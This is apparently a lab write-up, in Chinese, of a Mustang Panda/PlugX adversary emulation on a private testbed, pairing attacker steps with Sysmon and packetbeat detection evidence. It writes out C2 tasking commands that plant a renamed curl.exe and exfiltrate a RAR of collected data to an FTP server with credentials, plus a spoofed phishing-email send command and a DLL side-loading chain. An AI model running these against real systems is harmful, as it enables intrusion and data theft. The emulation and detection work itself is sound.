"\\192.168.1.81\${drive}`$\*"}
在 kali 上將 curl.exe 上傳到 harrenhal 上並重新命名為 prpbg.dat.bak.1
python3 /home/yunshiuan/ael/Enterprise/mustang_panda/Resources/controlServer/evalsC2client.py --set-task b7107b26bdc8e2eea0dc91c8e603370f '{"id": 3, "taskNum": 12, "payload": "curl.exe", "args": "C:\\Users\\harrenhal\\AppData\\Local\\Programs\\Microsoft VS Code\\prpbg.dat.bak.1"}'

最後用 curl.exe 將剛剛打包好的 rar 傳到 kali 的 ftp server
python3 /home/yunshiuan/ael/Enterprise/mustang_panda/Resources/controlServer/evalsC2client.py --set-task b7107b26bdc8e2eea0dc91c8e603370f '{"id": 5, "taskNum": 13, "args": "C:\\Users\\harrenhal\\AppData\\Local\\Programs\\Microsoft VS Code\\prpbg.dat.bak.1 -T \"{C:\\\\windows\\\\temp\\\\C.rar}\" ftp://ftp_user:ftp_pass@192.168.1.127/do/ --ftp-create-dirs"}'
Defender↗
首先可以先使用 Sysmon event code 11 去驗證 files.txt 落地
下方的這一筆可以證明攻擊者使用 toneshell 下載 files.txt
| @timestamp | winlog.event_data.Image | host.hostname | winlog.event_data.TargetFilename |
|---|---|---|---|
| Mar 25, 2026 @ 19:36:23.901 | C:\Windows\System32\waitfor.exe | harrenhal | C:\Users\harrenhal\Downloads\files.txt |


下方圖片的數筆資料可以看到開始使用rar 將機密資料打包

接下來利用 Sysmon event code 1 找有沒有 curl.exe 紀錄
下方的的這筆紀錄可以證明 攻擊者使用了 curl 將打包好的 rar 送到 kali 的 http server
| @timestamp | winlog.event_data.Image | host.hostname | winlog.event_data.CommandLine | OriginalFileName |
|---|---|---|---|---|
| Mar 25, 2026 @ 20:27:49.279 | C:\Users\harrenhal\AppData\Local\Programs\Microsoft VS Code\prpbg.dat.bak.1 | harrenhal | ”C:\Users\harrenhal\AppData\Local\Programs\Microsoft VS Code\prpbg.dat.bak.1” -T “{C:\windows\temp\C.rar}” ftp://ftp_user:ftp_pass@192.168.1.127/do/ —ftp-create-dirs | curl.exe |

並且可以用 packetbeat 驗證他的確有連接到 kali 的 ftp
Plugx version↗
Sceario↗

針對 Mustang Panda 的威脅模擬鎖定了 Windows 系統的小規模情境。本次情境聚焦於該攻擊者如何利用社交工程,來投遞 Plugx 惡意軟體。
此外,本次模擬也特別著重於 Mustang Panda 濫用受信任 Windows 行程的手法,其中包含:利用 DLL side-loading 來投遞惡意軟體、使用合法執行檔進行 Defense Evasion 與 Persistence,以及依賴系統內建工具來進行資料收集與外洩。
Initial Access↗

Mustang Panda 透過向 harrenhal 發送針對性的網路釣魚電子郵件來發起攻擊,ccole 下載了一個包含 JavaScript 的惡意 HTML 檔案,該 JavaScript 執行並安裝一個惡意 MSI 檔案,2025p2.msi,於其工作站上。該 MSI 檔案放置了幾個組件,包括一個合法的可執行檔 (gup.exe)、一個載入器 (libcurl.dll)、shellcode (WinGUpdate.dat) 和一個誘餌 PDF,然後使用 DLL 側載入執行載入器並顯示誘餌檔案。PlugX 載入器解密並執行 shellcode,建立一個基於 HTTPS 的指揮與控制 (C2) 通道至 192.168.1.127:9443。
Attacker 模擬↗
python3 /home/yunshiuan/ael/Enterprise/mustang_panda/Resources/email_generation/send_email.py
  localhost /home/yunshiuan/ael/Enterprise/mustang_panda/Resources/plugx_spearphishing.html -t yunshiuan1101@outlook.com -f fantaryon@lorath.com -fn 'Ferrego Antaryon' -s 'Meeting Invitation'
